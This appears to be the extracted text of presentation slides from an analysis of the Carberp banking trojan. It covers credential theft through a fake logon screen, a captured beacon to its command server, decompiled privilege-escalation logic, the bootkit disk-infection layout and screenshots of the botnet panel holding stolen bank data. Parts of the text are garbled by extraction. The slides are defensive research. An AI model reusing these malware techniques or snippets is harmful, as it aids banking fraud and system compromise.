                    дьЦобЯк]ПП. шт́ЪМНЇВ. бVш#{...9К%а4`/з<вN:й(-ю
                    2t.os ж."R.kUnyv.y"ЛЫМ6W,,ЯГанОt.з|ЮЦКЕtREч_8,2ВцзЭа+.<
```

Stealing authentication data

- Install GINA extension DLL
- 2. Display fake logon screen
- Capture user name & password
- 4. Send to C&C





HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL





xtgina.dll

c:\windows\system32\xtgina.dll

ST /query4.php HTTP/1.0 tent-Type: application/x-www-form-urlencoded zncob-went.info Content-Length: 147 Pragma: no-cache


q=a&id=E868D217-05010A28&o=2:5:1:2600:3:0:256:1:32:Service Pack 3&v=2.1.28&c=en&l=US&t=0&lip=192.168.255.129&ts=0Kelp0=user::ORGANIZA-4A866E&u=user#ITTP/1.1 200 OK






Win32/Carberp

Win32/Carberp detections over time in Russia Cloud data from Live Grid



Win32/Carberp detection statistics by country Cloud data from Live Grid




Self-protect method	Functionality
Bypassing AV-emulators	many calls of rare WinAPI functions
Code injection method	ZwQueueApcThread() ZwResumeThread()
Unhooking method	check first bytes of API function body and delete hooks
Command and string encryption	custom encryption algorithm
Bot authentication on C&C	file with authentication data stored on infected PC
Network communication encryption	base64(RC2(data))
API function calls encryption	custom hash algorithm
Detection of AV hooks	comparison of the first original bytes
Bypassing static AV signatures	adds random junk bytes to dropped files
Hiding in the system	hook system functions bootkit infector (September 2011)

Carberp going deeper from September 2011

```
IsWow64Process@4.
UBR.
\PHYSICALDRIUEO.
\PHYSICALDRIUEO •
BKSETUP: Payload of zu bytes successfully written at sector zx.
\Device\HarddiskO\Partition\u•
\Device\HarddiskO\Partitionzu•
BKSETUP_%04x: BK setup dll version 2.1.
BKSETUP_x04x: Attached to a 32-bit process at 0xxx.
BKSETUP_x04x: Detached from a 32-bit process.
{ \( \cdot 08 \text{X} - \times 04 \text{X} - \times 04 \text{X} - \times 04 \text{X} - \times 08 \text{X} \cdot 04 \text{X} \right\) •
IsWow64Process.
KERNEL32 . DLL •
open•
zlu.bat•
"Zs".
attrib -r -s -hz1
:klabel
del 21
if exist %1 goto klabel
Software\Classes\CLSID\.
BKSETUP: Failed generating program key name.
BKSETUP: Already installed.
BKSETUP: OS not supported.
BKSETUP: Not enough privileges to complete installation.
BKSETUP: No joined payload found.
BKSETUP: Installation failed because of unknown reason.
BKSETUP: Successfully installed.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0xxx.
BKSETUP: Process Oxxx finished with status xu.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0xxx
BKSETUP: Process 0xxx finished with status xu
```

```
result = GetVersionEx(&osVerInfo);
if ( result )
  if ( osVerInfo.dwMajorVersion == 5 ) // WinXP
   status = ExploitKeyboardLayoutVuln(); // MS10-073
   if ( status )
     goto NEXT_STEP;
   imBase = GetImageBaseSelf();
   if ( !CheckPE(imBase) )
     size = 0;
     data = GetDataFromSection("DROPER_DLL", &size);
     if ( data )
       if ( size )
         hDll = _GenTempFileName();
         WriteDataInFile(hDll, data, size);
         status = BypassHIPS(hD11); // AddPrintProvidor
         CheckName(hD11);
         zero = 0;
   if ( status != zero )
     goto NEXT STEP;
    exp_status = Exploit_dotNetVuln(ModFileName);// .NET Runtime Optimization Vuln
  else
   if ( osVerInfo.dwMajorVersion != 6 ) // Vista or Win2008
     goto NEXT STEP;
   if ( !osVerInfo.dwMinorVersion )
     if ( ExploitTaskSchedVuln(ModFileName) )// MS10-092
       status = 2:
   if ( osVerInfo.dwMinorVersion != 1 ) // Win7 or Win2008 R2
     goto NEXT STEP;
   exp_status = ExploitEUDCFontVuln(); // MS11-011
  status exp_status;
```


Carberp going deeper from September 2011



Carberp: Infected Partition Layout

- Carberp overwrites bootstrap code of the active partition
- The malicious driver is written either:
 - √ before active partition, in case there is enough space
 - ✓ in the end of the hard drive, otherwise

MBR	VBR	Bootstrap Code	File System Data
			Before Infecting
	- · -	Compressed	After Infecting
MBR	VBR	Malicious Bootstrap Code Code	File System Data Malicious Unsigned Driver
		NTFS bootstrap code(15 sectors)	




Interesting strings and investigation



Field Name	Data Value	Description		
Machine	014Ch	i386®		
Number of Sections	0005h			
Time Date Stamp	4EB7F565h	07/11/2011 15:12:37		
Pointer to Symbol Table	00000000h			
Number of Symbols	00000000h			
Size of Optional Header	00E0h			
Characteristics	0102h			
Magic	010Bh	PE32		
Linker Version	0009h	9.0		

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DigitalProductId InstallDate RegId
■
code_pointer ◆6_initterm ★6_initterm_e &@_amsg_exit &@_adjust_fdiv jCpp


Data Value	Description
014Ch	i386®
0005h	
4EB16817h	02/11/2011 15:56:07
00000000h	
00000000h	
00E0h	
2102h	_
010Bh	PE32
0009h	9.0
	014Ch 0005h 4EB16817h 00000000h 00000000h 00E0h 2102h 010Bh



Win32/Carberp: stealing methods

Self-protect method	Functionality				
Web-injects/Autoloads (IE, FF, Chrome, Opera)	insert the specified JS-code into the HTML returned by the online banking site				
Backconnect backdoor (RDP/VNC)	special binary module load by request (RDPdoor, custom VNC client)				
Keylogger (based on WinAPI)	record keyboard events to logfile				
ScreenSpy (based on WinAPI)	save screenshots to logfile				
Grabbers (Form, FTP, Pass)	special binary module load by request				
Custom plugins for RBS	binary modules for specified RBS (sber.plug)				

Win32/Carberp botnet control panel



C&C panel: Bots by country


		По-префиксам	По-странам	По-систем	ам По-антивиру	сам
		Полное название	Ботов всего	Ботов онлайн	Ботов оффлайн	Живые за 24ч
	AM	Armenia	3	0	3	0
	AT	Austria	11	0	11	0
3	BY	Belarus	2	0	2	0
*	CA	Canada	1	0	1	
	CZ	Czech Republic	1	0	1	0
*	DE	Germany	3	0	3	0
	ES	Spain	2	0	2	
•	IL	Israel	2	0	2	0
•	IT	Italy	3	0	3	0
	KR	South Korea	2	0	2	0
	KZ	Kazakhstan	1	0	1	0
*	PL	Poland	1	0	1	0
9	RU	Russian Federation	6775	0	6775	0
	UA	Ukraine	4	0	4	0
	US	United States	17	0	17	0

C&C with stolen data

	<u>Лог Залив Боты Граббер бсс офлайн Ручная подмена Дроп-логи Настройки Выход</u>								
	Банк	Получатель		СОт	До	Валют	а Статус С	о счета	Добавить
1	ВТБ 24 (ЗАО), г.МОСКВА Корр. счет: БИК: 0445	Счет для пополнений/списаний с банковских карт Счет: 3023281048 ИНН: 7710	0	300000	4000000	RUR	done	Счет: UID: ksenia09D7D97B60090C2EC	в Включить
2	ВТБ 24 (ЗАО), г.МОСКВА Корр. счет: 301018 БИК: 044 КПП:	Счет для пополнений/списаний с банковских карт Счет: 3023281048110 ИНН: 77103 КПП:	0	600000	2800000	RUR	new	Cчет UID: ksenia0F83F59C3C6901CD7	Отключить
3	ОАО "СБЕРБАНК РОССИИ", г.МОСКВА Корр. счет: БИК: 044	ТАРАСКИН АЛЕКСАНДР СЕРГЕЕВИЧ Счет: 4081781013 ИНН: 770 КПП:	0	300000) 17000000) RUR	new	Счет: UID: karina0D3FF9D4257400024	Отключить
4	ВТБ 24 (ЗАО), г.МОСКВА Корр. счет: БИК: 0445 КПП:	Счет для пополнений/списаний с банковских карт Счет: 302328104811 ИНН: 7710	0	300000	0 4000000	RUR	new	Счет: UID: ksenia0E791DD6BA8A773B6	<u>Отключить</u>
<u>5</u>	ОАО "СБЕРБАНК РОССИИ", г.МОСКВА Корр. счет: БИК: 0445 КПП:	МАРКЕВИЧ ЮРИЙ ВИКТОРОВИЧ Счет: 4081781083825 ИНН: 77070 КПП:	0	300000) 17000000) RUR	new	Счет: UID: ksenia099B11294E4D640D9	<u>Отключить</u>
<u>6</u>	ОАО "СБЕРБАНК РОССИИ", г.МОСКВА Корр. счет: БИК: 044 КПП:	КОРОЛЬКОВ АНДРЕЙ ВЛАДИМИРОВИЧ Счет: 4081781083 ИНН: 7707	0	300000) 170000 <mark>0</mark> 0) RUR	new	Cчет: UID: point0B13D8CCA353B62D6	<u>Отключить</u>





Cab-files with stolen data






Stolen data: BS-Client IB system









Stolen data: CyberPlat payment system








Stolen data: iBank IB system









Stolen data: SberBank IB







Stolen data: UkrSibBank IB







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Questions





Thank you for your attention;)



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